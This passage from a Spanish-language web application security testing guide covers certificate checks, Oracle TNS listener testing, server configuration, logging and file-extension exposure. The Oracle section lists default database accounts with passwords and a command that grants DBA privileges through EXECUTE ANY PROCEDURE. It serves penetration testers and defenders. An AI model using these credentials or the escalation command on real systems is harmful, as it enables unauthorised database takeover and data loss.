Examina la validez de los certificados utilizados por la aplicación, tanto a nivel de servidor como de cliente. El uso de certificados se realiza principalmente a nivel de los servidores web; sin embargo, puede haber rutas de comunicación adicionales protegidas con SSL (por ejemplo, hacia el DBMS). Deberías comprobar la arquitectura de aplicación para identificar todos los canales protegidos por SSL.

REFERENCIAS

Whitepapers

- [1] RFC2246. The TLS Protocol Version 1.0 (updated by RFC3546) - <http://www.ietf.org/rfc/rfc2246.txt>
- [2] RFC2817. Upgrading to TLS Within HTTP/1.1 - <http://www.ietf.org/rfc/rfc2817.txt>
- [3] RFC3546. Transport Layer Security (TLS) Extensions - <http://www.ietf.org/rfc/rfc3546.txt>
- [4] www.verisign.net features various material on the topic

Herramientas

- Los scanners de vulnerabilidades pueden incluir comprobaciones sobre la validez de certificados, incluyendo la falta de concordancia entre nombres y el tiempo de expiración. A menudo reportan más información, como la CA emisora del certificado. Recuerda que no hay una noción unificada de una ``CA confiable``; la confianza depende de la configuración del software y de las asunciones hechas de antemano. Los navegadores vienen cargados con una lista de CAs de confianza. Si tu aplicación web se apoya en una CA que no está en esa lista (por ejemplo, porque te basas en una CA hecha por ti mismo), deberías tener en cuenta el proceso de configurar los navegadores de los usuarios para reconocer la CA.
- El scanner Nessus incluye un plugin para comprobar certificados expirados, o certificados que van a expirar en los próximos 60 días (plugin "SSL certificate expiry", plugin id 15901). Este plugin comprobará los certificados instalados en el servidor.
- Los scanners de vulnerabilidades pueden incluir comprobaciones de cifrados débiles. Por ejemplo, el scanner Nessus (<http://www.nessus.org>) tiene esta capacidad, e indica la presencia de cifrados SSL débiles (ver el ejemplo incluido más arriba).
- También puedes apoyarte en otras herramientas especializadas, como SSL Digger (<http://www.foundstone.com/resources/proddesc/ssldigger.htm>), o – para los más acostumbrados a la

línea de comandos – experimentar con la herramienta openssl, que proporciona acceso a las funciones criptográficas de OpenSSL directamente desde un shell UNIX (puede estar disponible en sistemas *nix boxes, si no es así, consultar www.openssl.org).

- Para identificar servicios basados en SSL, utiliza un scanner de vulnerabilidades o uno de puertos con capacidades de reconocimiento de servicios. El scanner nmap incluye una opción de uso “-sV” que intenta identificar servicios, mientras que el scanner de vulnerabilidades nessus tiene la capacidad de identificar servicios basados en SSL en puertos arbitrarios y ejecutar comprobaciones de vulnerabilidades sobre los mismos, sin importar si están configurados en puertos estándar o no estándar.
- En caso de que necesites establecer una conversación con un servicio SSL pero tu herramienta favorita no soporte SSL, puedes beneficiarte del uso de un proxy SSL como stunnel; stunnel se hará cargo encapsular a través de un túnel el protocolo de base (normalmente http, pero no tiene porque ser necesariamente) y de comunicar con el servicio SSL al que pretendes llegar.



- Para terminar, un consejo. A pesar de que puede ser tentador utilizar un navegador normal y corriente para comprobar certificados, hay varias razones para no hacerlo. Los navegadores han tenido varios bugs en este campo, y la forma en que el navegador realiza la comprobación puede estar influenciada por ajustes de la configuración que pueden no ser evidentes. En vez de eso, apóyate en el uso de scanners de vulnerabilidades o en herramientas especializadas para realizar este trabajo.

4.2.5.2 PRUEBAS DEL RECEPTOR DE ESCUCHA DE LA BBDD

BREVE RESUMEN

El receptor de escucha de la base de datos es un demonio de red específico de las bases de datos Oracle. Este programa se encuentra a la escucha en espera de peticiones de conexión de clientes remotos. Este demonio puede ser comprometido y afectar con ello la disponibilidad de la base de datos.

DESCRIPCION


El receptor de escucha es el punto de entrada a conexiones remotas a una base de datos Oracle. Escucha peticiones de conexión y realiza la gestión acorde de las mismas. Esta comprobación es posible si la persona a cargo de las pruebas puede acceder a este servicio -- la comprobación debería ser realizada desde la Intranet (la mayoría de instalaciones de Oracle no exponen este servicio a la red externa). El receptor escucha en el puerto 1521 por defecto (el puerto 2483 es el nuevo puerto oficialmente registrado para el receptor TNS y el 2484 para el receptor TNS Listener usando SSL). Es una buena práctica cambiar el receptor de este puerto a un número de puerto arbitrario. Si el receptor está "apagado" el acceso remoto a la base de datos no es posible. Si este es el caso, la aplicación fallaría, creando también un ataque de denegación de servicio.

Áreas potenciales de ataque:

- Detener el receptor -- crear un ataque DoS.
- Configurar una contraseña y evitar que otros controlen el Receptor - Secuestrar la BBDD.
- Escribir los registros de trazado y registro a cualquier archivo accesible al proceso propietario de tnslnr (normalmente Oracle) - Posible revelación de información.
- Obtener información detallada sobre el Receptor, base de datos y configuración de aplicación.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Tras descubrir el puerto en que reside el receptor, uno puede evaluar el receptor ejecutando una herramienta desarrollada por Integrity:



La herramienta mostrada comprueba lo siguiente:

Contraseña del Receptor En muchos sistemas Oracle, la contraseña de receptor puede no estar fijada. Esta herramienta verifica esta posibilidad. Si la contraseña no está fijada, un atacante podría fijarla, y secuestrar el receptor, aunque la contraseña puede ser eliminada editando localmente el archivo Listener.ora.

Habilitar Registro La herramienta también comprueba si el registro ha sido habilitado. Si no es así, uno no detectaría ningún cambio realizado sobre el receptor, o tendría un registro de ello. Además, la detección de ataques de fuerza bruta sobre el receptor no sería auditados.

Restricciones de Administración Si no se han habilitado restricciones de administración, es posible utilizar los comandos "SET" remotamente.

Ejemplo Si encuentras un puerto TCP/1521 abierto en un servidor, puede que te encuentres antes un Receptor de Oracle que acepta conexiones desde el exterior. Si el receptor no está protegido por un método de autenticación, o si puedes encontrar una credencial fácilmente, es posible explotar esta vulnerabilidad para enumerar los servicios Oracle.



Por ejemplo, utilizando LSNRCTL(.exe) (incluido en todas las instalaciones del Cliente Oracle), puedes obtener la siguiente salida:

```
TNSLSNR for 32-bit Windows: Version 9.2.0.4.0 - Production
TNS for 32-bit Windows: Version 9.2.0.4.0 - Production
Oracle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production,,
SID(s): SERVICE_NAME = CONFDATA
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFDATAPDB
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFORGANIZ
SID(s): INSTANCE_NAME = CONFORGANIZ
```

El receptor Oracle permite enumerar los usuarios por defecto en un Servidor Oracle:

User name	Password
OUTLN	OUTLN
DBSNMP	DBSNMP
BACKUP	BACKUP
MONITOR	MONITOR
PDB	CHANGE_ON_INSTALL


En este caso, no hemos encontrado cuentas con privilegios de DBA, pero las cuentas OUTLN y BACKUP tienen un privilegio fundamental: EXECUTE ANY PROCEDURE. Eso significa que es posible ejecutar todos los procedimientos, por ejemplo el siguiente:

```
exec dbms_repcat_admin.grant_admin_any_schema('BACKUP');
```

La ejecución de este comando permite obtener privilegios de DBA. Ahora el usuario puede interactuar directamente con la BBDD y ejecutar, por ejemplo:

```
select * from session_privs ;
```

La salida es la siguiente captura:



Ahora el usuario puede ejecutar muchas operaciones, en particular: DELETE ANY TABLE DROP ANY TABLE.

Puertos por defecto del Receptor: Durante la fase de descubrimiento de un servidor Oracle, se pueden descubrir los siguientes puertos. Esta es una lista de los puertos por defecto:

```
1521: Default port for the TNS Listener.
1522 - 1540: Commonly used ports for the TNS Listener
1575: Default port for the Oracle Names Server
1630: Default port for the Oracle Connection Manager - client connections
1830: Default port for the Oracle Connection Manager - admin connections
2481: Default port for Oracle JServer/Java VM listener
2482: Default port for Oracle JServer/Java VM listener using SSL
2483: New port for the TNS Listener
2484: New port for the TNS Listener using SSL
```

PRUEBAS DE CAJA GRIS Y EJEMPLO

Comprobación de restricción de privilegios del receptor

Es importante darle al receptor los mínimos privilegios necesarios, de modo que no pueda leer o escribir archivos en la base de datos o en el espacio de dirección de memoria del servidor. El archivo Listener.ora es utilizado para definir las propiedades del receptor de la base de datos.



Debería comprobarse que la siguiente línea está presente en el archivo Listener.ora:

```
ADMIN_RESTRICTIONS_LISTENER=ON
```

Contraseña del receptor:

Muchos exploits comunes son realizados debido a que no se ha fijado una contraseña al receptor. Comprobando el archivo Listener.ora file, se puede determinar si se ha fijado la contraseña:

La contraseña puede ser fijada manualmente editando el archivo Listener.ora. Esto se realiza editando lo siguiente: `PASSWORDS_<nombre_del_receptor>`. El problema de este método manual es que la contraseña es almacenada en texto plano, y puede ser leída por cualquiera con acceso al archivo Listener.ora. Un método más seguro es utilizar la herramienta LSNRCTL e invocar el comando *change_password*.

```
LSNRCTL for 32-bit Windows: Version 9.2.0.1.0 - Production on 24-FEB-2004 11:27:55
Copyright (c) 1991, 2002, Oracle Corporation. All rights reserved.
Welcome to LSNRCTL, type "help" for information.
LSNRCTL> set current_listener listener
Current Listener is listener
LSNRCTL> change_password
Old password:
New password:
Re-enter new password:
Connecting to <ADDRESS>
Password changed for listener
The command completed successfully
LSNRCTL> set password
Password:
The command completed successfully
LSNRCTL> save_config
Connecting to <ADDRESS>
Saved LISTENER configuration parameters.
Listener Parameter File D:\oracle\ora90\network\admin\listener.ora
Old Parameter File D:\oracle\ora90\network\admin\listener.bak
The command completed successfully
LSNRCTL>
```

REFERENCIAS

Whitepapers

- Oracle Database Listener Security Guide - http://www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf

Herramientas

- TNS Listener tool (Perl) - <http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html>
- Toad for Oracle - <http://www.quest.com/toad>

4.2.6 PRUEBAS DE GESTIÓN DE CONFIGURACIÓN DE LA APLICACIÓN

BREVE RESUMEN

La configuración adecuada de todos y cada uno de los elementos que componen la arquitectura de una aplicación es importante, de cara a prevenir errores que podrían comprometer la seguridad de la arquitectura al completo.

DESCRIPCIÓN

La revisión y prueba de configuraciones es una tarea crítica a la hora de crear y mantener un tipo de arquitectura así, ya que normalmente se disponen muchos sistemas diferentes con configuraciones genéricas que podrían no estar adecuadas a la tarea que realizarán en el site específico en que están instalados. Aunque la instalación típica de servidores web y de aplicaciones incluye muchas funcionalidades (como ejemplos de aplicación, documentación y páginas de prueba), aquello que no es esencial para la aplicación debería ser eliminado antes de la implementación, para evitar explotaciones post-instalación.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Archivos y directorios de ejemplo/conocidos

Muchos servidores web y de aplicación, proporcionan, en una instalación por defecto, archivos y aplicaciones de muestra que son provistas para beneficio del desarrollador, y con el fin de comprobar que el servidor está funcionando adecuadamente tras la instalación. Sin embargo, muchas aplicaciones por defecto de servidores web han mostrado ser vulnerables en el tiempo. Este era el caso, por ejemplo de CVE-1999-0449 (Denegación de Servicio en IIS cuando el site de ejemplo Exair había sido instalado), CAN-2002-1744 (Vulnerabilidad de directory traversal en CodeBrws.asp en Microsoft IIS 5.0), CAN-2002-1630 (Uso de sendmail.jsp en Oracle 9iAS), o la CAN-2003-1172 (Directory traversal en la vista de código fuente en el software Cocoon de Apache).

Los scanners de CGI incluyen una lista detallada de archivos conocidos y directorios de muestra que son provistos por diferentes servidores de web o aplicación, y puede ser un método rápido para determinar si estos archivos están presentes. No obstante, la única manera de estar realmente seguro es una revisión completa de los contenidos del servidor web y/o de aplicación y determinar si están relacionados a la propia aplicación o no.



Revisión de comentarios

Es algo muy común, e incluso recomendado, para los programadores el incluir comentarios detallados en su código fuente para permitir a los otros programadores comprender mejor porque fue tomada una decisión específica a la hora de codificar una función dada. Normalmente los programadores también siguen esta práctica en el desarrollo de aplicaciones basadas en web de gran tamaño. Sin embargo, los comentarios incluidos en línea en código HTML podrían revelar información interna, que no debería estar disponible, a un atacante potencial. A veces, incluso el código fuente queda convertido en comentario porque ya no es necesario, pero este comentario es filtrado de forma no intencionada dentro de las páginas HTML retornadas a los usuarios.

La revisión de comentarios debería ser realizada para determinar si está siendo filtrada cualquier información a través de comentarios. Esta revisión solo puede ser realizada minuciosamente mediante un análisis del contenido estático y dinámico del servidor web, y a través de búsquedas de archivo. Puede ser útil, sin embargo, navegar por el site de forma automática o guiada y almacenar todo el contenido obtenido. Puede entonces buscarse en este contenido obtenido para analizar los comentarios HTML disponibles, en caso de haberlos, en el código.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

Revisión de configuraciones

La configuración del servidor web o aplicación adquiere un rol importante en proteger los contenidos del site, y debe ser revisada cuidadosamente para detectar errores de configuración comunes. Obviamente, la configuración recomendada varía dependiendo de la política del site y de la funcionalidad que deba ser provista por el software de servidor. En la mayoría de casos, no obstante, deberían seguirse las directrices de configuración (proporcionadas por el vendedor de software o bien por terceras partes) para determinar si el servidor ha sido securizado adecuadamente. Es imposible decir genéricamente como debería ser configurado un servidor, aunque algunas directrices comunes deberían ser tenidas en cuenta:

- Habilitar tan solo los módulos de servidor (extensiones ISAPI en el caso de IIS) que sean necesarios para la aplicación. Esto reduce la superficie de ataque, dado que el servidor se reduce en tamaño y complejidad, al deshabilitar los módulos de software. También previene de que vulnerabilidades que puedan aparecer en el software del vendedor afecten al site si solo se encuentran presentes en módulos que ya hayan sido deshabilitados.
- Manejar los errores de servidor (40x or 50x) con páginas personalizadas a medida en vez de las páginas por defecto del servidor web. Asegúrate específicamente de que ningún error de aplicación será devuelto al usuario final y de que ningún código sea filtrado a través de estos errores, dado que eso ayudará a un atacante. De hecho, es muy común olvidarse este punto, ya que los desarrolladores necesitan esta información en entornos de pre-producción.

- Asegurarse de que el software de servidor se ejecuta con privilegios minimizados en el sistema operativo. Esto previene de que un error en el software del servidor comprometa el sistema por completo. Aunque un atacante podría elevar sus privilegios tras ejecutar código como el servidor web.
- Asegurarse de que el software de servidor registra adecuadamente tanto accesos legítimos como errores.
- Asegurarse de que el servidor está configurado para manejar las sobrecargas adecuadamente y prevenir ataques de Denegación de Servicio. Asegurarse de que el rendimiento del servidor ha sido ajustado adecuadamente.

Registro

El registro es un activo importante de la seguridad de arquitectura de una aplicación, ya que puede ser utilizado para detectar fallos en aplicaciones (usuarios intentando obtener constantemente un archivo que no existe realmente), así como ataques persistentes de usuarios no autorizados. Normalmente, los registros son creados adecuadamente por los software de servidor web y otros servidores, pero no es tan común encontrar aplicaciones que registren adecuadamente sus acciones a un registro y, cuando lo hacen, la intención principal de los registros de aplicación es producir una salida de operación que podría ser usada por el programador para analizar un error concreto.

En ambos casos (registros de servidor y aplicación) hay varias cuestiones que deberían ser comprobadas y analizadas basándose en los contenidos del registro:

1. ¿Contienen los registros información sensible?
2. ¿Están los registros almacenados en un servidor dedicado?
3. ¿Puede el uso de registros generar una condición de Denegación de Servicio?
4. ¿Como son rotados? ¿Los registros son guardados el tiempo suficiente?
5. ¿Como son revisados los registros? ¿Pueden los administradores utilizar estas revisiones para detectar ataques?
6. ¿Como son preservadas las copias de seguridad de los registros?
7. ¿Los datos registrados son validados (longitud máxima/mínima, caracteres, etc) antes de ser registrados?



Información sensible en archivos de registro

Algunas aplicaciones podrían, por ejemplo, usar peticiones GET para remitir datos de formularios que fuesen visibles en los registros del servidor. Esto significa que los registros del servidor podrían contener información sensible (como nombres de usuario y contraseñas, o detalles de cuentas bancarias). Esta información sensible puede ser mal empleada por un atacante si los registros fuesen obtenidos, por ejemplo, a través de interfaces administrativos o de vulnerabilidades conocidas del servidor web, o debido a una configuración inadecuada (como la reconocida configuración incorrecta de *Server-status* en los servidores Apache).

Además, bajo algunas jurisdicciones, almacenar cierta información sensible en archivos de registro, como datos personales, podría obligar a la compañía a aplicar las leyes de protección de datos, que aplicarían sobre sus bases de datos de backend, también sobre sus archivos de registro. Y no hacerlo, incluso con desconocimiento del hecho, podría acarrear con penas bajo las leyes de protección de datos que apliquen.

Localización de registros

Normalmente, los servidores generarán registros locales de sus acciones o errores, consumiendo espacio en disco del sistema en que el servidor se esté ejecutando. Sin embargo, si el servidor es comprometido, sus registros pueden ser borrados por el intruso para eliminar todas las trazas del ataque y los métodos utilizados. Si esto pasase, el administrador del sistema no tendría conocimiento de cómo ocurrió el ataque o donde se encontraba localizada la fuente del ataque. De hecho, la mayoría de kits para la realización de ataques incluyen un programa llamado *log zapper*, que es capaz de eliminar cualquier registro que almacena una información dada (como la dirección IP del atacante) y este es utilizado de forma rutinaria en los rootkits a nivel de sistema de los atacante.

Por lo tanto, es más inteligente almacenar los registros en una localización separada, y no en el propio servidor web. Esta opción también hace más sencillo el agregar registros de diferentes fuentes que referencian a la misma aplicación (como los de una granja de servidores), y también simplifica realizar análisis de los registros (algo que puede consumir muchos recursos de CPU) sin afectar al servidor web.

Almacenamiento de registros

Los registros pueden ser la puerta de entrada a una condición de Denegación de Servicio si no son almacenados adecuadamente. Obviamente, cualquier atacante con los recursos suficiente podría ser capaz de, a menos que sea detectado y bloqueado, producir un número suficiente de peticiones que llenasen el espacio asignado para los archivos de registro. Sin embargo, si el servidor no está configurado adecuadamente, los archivos de registro se almacenarán en la misma partición de disco que la usada para almacenar el software de sistema operativo o la propia aplicación. Esto significa que, si el disco se llenase, el sistema operativo o la aplicación podrían fallar porque no podrían escribir a disco.

Normalmente, en los sistemas UNIX, los registros se encontrarán localizados en /var (aunque algunas instalaciones de servidor podrían residir en /opt o /usr/local), y por tanto es importante asegurarse de que los directorios en los que se almacenan los registros se encuentran en una partición separada. En algunos casos, para prevenir que los registros de sistema se vean afectados, el propio directorio del software de servidor (como /var/log/apache en el servidor Apache) debería ser almacenado en una partición dedicada.

Esto no quiere decir que deba permitirse que los registros crezcan hasta llenar por completo el sistema de archivos en que se encuentran. El crecimiento del tamaño de los registros de servidor debería ser monitorizado para detectar esta condición, dado que podría ser indicativa de un ataque.

Comprobar esta condición es tan sencillo, y tan peligroso en entornos de desarrollo, como lanzar el número suficiente y sostenido de peticiones para ver si estas son registradas y, si lo son, si existe la posibilidad de llenar la partición de registro con dichas peticiones. En algunos entornos en que los parámetros QUERY_STRING son también registrados sin importar si se han producido a través de peticiones GET o POST, se pueden simular consultas de gran tamaño que llenen los archivos de registro, ya que normalmente una sola petición provocará el registro de una gran cantidad de datos: fecha y hora, dirección IP de origen, petición URI y resultado del servidor.

Rotación de archivos de registro

La mayoría de servidores (pero pocas aplicaciones a medida) rotan sus archivos de registro, con el fin de evitar que llenen el espacio del sistema de archivos en que se encuentran. Cuando se rotan los registros se asume que la información que contienen solo es necesaria durante un espacio de tiempo limitado.

Esta característica debería ser comprobada para asegurarse de que:

- Los registros son almacenados durante el tiempo definido en la política de seguridad, ni más ni menos.
- Los registros son comprimidos una vez rotados (esto es por comodidad, ya que significará que se podrán almacenar más registros en el mismo espacio de disco disponible)
- Los permisos del sistema de archivos de los archivos de registro rotados son los mismos (o más estrictos) que los de los propios archivos de registro. Por ejemplo, los servidores web necesitarán escribir los registros que emplean, pero no necesitan escribir a los registros rotados, lo que significa que los permisos de los archivos pueden ser cambiados tras la rotación para evitar que el proceso del servidor web los modifique.

Algunos servidores web pueden rotar los registros cuando estos alcanzan un determinado tamaño. Si esto ocurre, asegúrate de que un atacante no puede forzar la rotación de registros para cubrir sus huellas.



Revisión de registros

La revisión de registros puede ser utilizada no solo para la extracción de estadísticas de uso de los archivos del servidor web (que es el objetivo más típico de las aplicaciones basadas en registros), sino también para determinar si están teniendo lugar ataques al servidor web.

Con el fin de determinar si existen ataques sobre el servidor web, los archivos de registro de error del servidor deben ser analizados. La revisión debería centrarse en:

- Mensajes de error 40x (no encontrado), un gran número de estos mensajes desde el mismo origen podrían ser indicadores de una herramienta de scanner CGI siendo utilizada contra el servidor
- Mensajes 50x (error de servidor). Estos pueden ser una indicación de un atacante abusando de partes de una aplicación que fallan de forma inesperada. Por ejemplo, las primeras fases de un ataque de inyección SQL producirán este mensaje de error cuando la consulta SQL no está construida correctamente y su ejecución falla en la base de datos de backend.

Las estadísticas o análisis de registros no deberían ser generados, ni almacenados, en el mismo servidor que produce los registros. De otro modo, un atacante podría, a través de una vulnerabilidad del servidor o una mala configuración, obtener acceso a ellos y recuperar información similar a la que sería revelada por los mismos archivos de registro.

REFERENCIAS

Whitepapers

Genéricos:

- CERT Security Improvement Modules: Securing Public Web Servers - <http://www.cert.org/security-improvement/>
- Apache
- Apache Security, by Ivan Ristic, O'reilly, march 2005.
- Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - <http://www.awe.com/mark/apcon2003/>
- Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - <http://www.awe.com/mark/apcon2002>
- Apache Security Configuration Document, InterSect Alliance - <http://www.intersectalliance.com/projects/apacheconfig/index.html>
- Performance Tuning - <http://httpd.apache.org/docs/misc/perf-tuning.html>

Lotus Domino

- Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
- Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
- Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
- NGSSoftware Insight Security Research, available at www.nextgenss.com

- Microsoft IIS
 - IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - <http://www.securityfocus.com/print/infocus/1765>
 - Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
 - IIS Security and Programming Countermeasures, by Jason Coombs
 - From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
 - Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
 - "How To: Use IISLockdown.exe" - <http://msdn.microsoft.com/library/en-us/secmod/html/secmod113.asp>
 - "INFO: Using URLScan on IIS" - <http://support.microsoft.com/default.aspx?scid=307608>
 - Red Hat's (formerly Netscape's) iPlanet
 - Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes, The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001
- WebSphere
- IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
 - IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002

4.2.6.1 GESTIÓN DE EXTENSIONES DE ARCHIVO

BREVE RESUMEN

Las extensiones de archivo son utilizadas comúnmente en los servidores web para determinar fácilmente que tecnologías / lenguajes / plugins deben ser utilizados para responder a las peticiones web.

A pesar de que este comportamiento es consistente con los RFCs y estándares web, el uso de extensiones de archivo estándar proporciona a quien realiza las pruebas de intrusión información de utilidad acerca de las tecnologías de base utilizadas en una aplicación web, y simplifica mucho la tarea de determinar el escenario de ataque a utilizar sobre tecnologías específicas.

Adicionalmente, una configuración inadecuada en los servidores web podría revelar fácilmente información confidencial sobre credenciales de acceso.

DESCRIPCIÓN

Determinar como los servidores web gestionan peticiones correspondientes a archivos con diferentes extensiones puede ayudar a comprender el comportamiento del servidor dependiendo del tipo de archivos a los que intentamos acceder. Por ejemplo, puede ser de ayuda comprender que extensiones de archivo son devueltas como texto plano, a diferencia de aquellas que causan su ejecución del lado de servidor. Estas últimas son un indicador de que tecnologías / lenguajes / plugins están siendo utilizadas por los servidores web / de aplicaciones, y pueden proporcionar una mayor comprensión sobre como ha sido creada la aplicación web.

Por ejemplo, una extensión ".pl" es asociada normalmente con un archivo Perl de ejecución del lado de servidor (aunque la extensión de archivo por si sola puede llevar a error y no ser un hecho conclusivo; por ejemplo, los recursos Perl de ejecución en servidor podrían ser renombrados para



ocultar el hecho de que son archivos Perl). Ver también la siguiente sección sobre “componente de servidores web”, para más información sobre identificar tecnologías y componentes de servidor.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Envía peticiones http [s] con diferentes extensiones de archivo y verifica como son manejadas. Estas verificaciones deberían hacerse tomando como base cada directorio web.

Verifica aquellos directorios que permiten la ejecución de scripts. Los directorios del servidor web pueden ser identificados por scanners de vulnerabilidades, que comprueban la presencia de directorios conocidos. Adicionalmente, realizar una copia de la estructura del site permite reconstruir el árbol de directorios web servidos por la aplicación. En caso de que la arquitectura base de la aplicación web tenga balanceo de carga, es importante evaluar todos los servidores web. Esto puede o no ser algo sencillo, dependiendo de la configuración de la infraestructura de balanceo. En una infraestructura con componentes redundantes pueden haber pequeñas variaciones en la configuración de los servidores web / de aplicación individuales; esto puede ocurrir, por ejemplo, si la arquitectura web emplea tecnologías heterogéneas (piensa en un grupos de servidores IIS o Apache en una configuración de balanceo de carga, que podría introducir un comportamiento ligeramente diferente entre los servidores, y posiblemente diferentes vulnerabilidades).

Ejemplo:

Hemos identificado la existencia de un archivo llamado connection.inc. El intento de acceder al archivo nos devuelve sus contenidos, que son:

```
<?
    mysql_connect("127.0.0.1", "root", "")
    or die("Could not connect");
?>
```

Determinamos la existencia de un backend SGBD MySQL, y las (débiles) credenciales utilizadas por la aplicación web para acceder a él. Este ejemplo (ocurrido en una evaluación real) muestra hasta que punto puede ser peligroso el acceso a algunos tipos de archivos.

Las siguientes extensiones de archivo NUNCA deberían ser devueltas por un servidor web, porque están relacionadas con archivos que pueden contener información sensible, o con archivos que no hay ninguna razón para servir.

- .asa
- .inc

Las siguientes extensiones de archivo están relacionadas con archivos que, al ser accedidos, son o bien mostrados o bien descargados por el navegador. Por lo tanto, los archivos con estas extensiones deberán ser revisados para verificar si deben ser servidor (y no son restos dejados en el servidor), y que no contienen información sensible.

- .zip, .tar, .gz, .tgz, .rar, ...: ficheros de archivo (comprimidos)
- .java: No hay razón para dar acceso a los archivos de código fuente java
- .txt: Archivos de texto
- .pdf: Documentos PDF
- .doc, .rtf, .xls, .ppt, ...: Documentos de Microsoft Office
- .bak, .old y otras extensiones indicativas de archivos de copias de seguridad (por ejemplo: ~ para copias de seguridad Emacs)

La lista dada más arriba detalla tan solo unos pocos ejemplos, ya que las extensiones de archivos son demasiadas para ser tratadas íntegramente aquí. Remítete a <http://filext.com/> para consultar una base de datos de extensiones más completa.

Resumiendo, para identificar archivos con una extensión dada, puede utilizarse una mezcla de técnicas, incluyendo: Scanners de vulnerabilidades, herramientas de copia y descarga, inspección manual de la aplicación (que supera las limitaciones de las herramientas de indexación automática) y consultas a motores de búsqueda (ver [técnicas de spidering y googling](#)). Ver también [Archivos antiguos](#) que trata de las incidencias de seguridad relacionadas con archivos "olvidados".

PRUEBAS DE CAJA BLANCA Y EJEMPLO

Realizar pruebas de Caja Blanca de la gestión de extensión de archivos equivale a comprobar las configuraciones de los servidores de aplicación / web que forman parte de la arquitectura de aplicación web, y verificar como han sido configurados para servir diferentes extensiones de archivo. Si la aplicación web depende de una infraestructura heterogénea con balanceado de carga, determina si ese hecho puede introducir un comportamiento diferente.

REFERENCIAS

Herramientas

- Los scanners de vulnerabilidades como Nessus y Nikto revisan la existencia de directorios web conocidos. Pueden también permitir descargar la estructura del site, lo cual puede ser de utilidad para determinar la configuración de los directorios, y como son servidas las extensiones de archivos. Otras herramientas que pueden ser utilizadas para este propósito incluyen:
- wget - <http://www.gnu.org/software/wget>
- curl - <http://curl.haxx.se>
- Buscar en Google "web mirroring tools".

4.2.6.2 ARCHIVOS ANTIGUOS, COPIAS DE SEGURIDAD Y SIN REFERENCIAS



BREVE RESUMEN

Aunque la mayoría de archivos en un servidor web son gestionados directamente por el propio servidor, no es raro encontrar archivos sin referencias y/o olvidados, que pueden ser utilizados para obtener importante información sobre la infraestructura o credenciales.

El escenario más común es la presencia de versiones anteriores renombradas de archivos modificados, archivos de inclusión que son cargados en el lenguaje de programación utilizado y pueden ser descargados en código fuente o incluso copias de seguridad manuales o automatizadas en forma de archivos comprimidos.

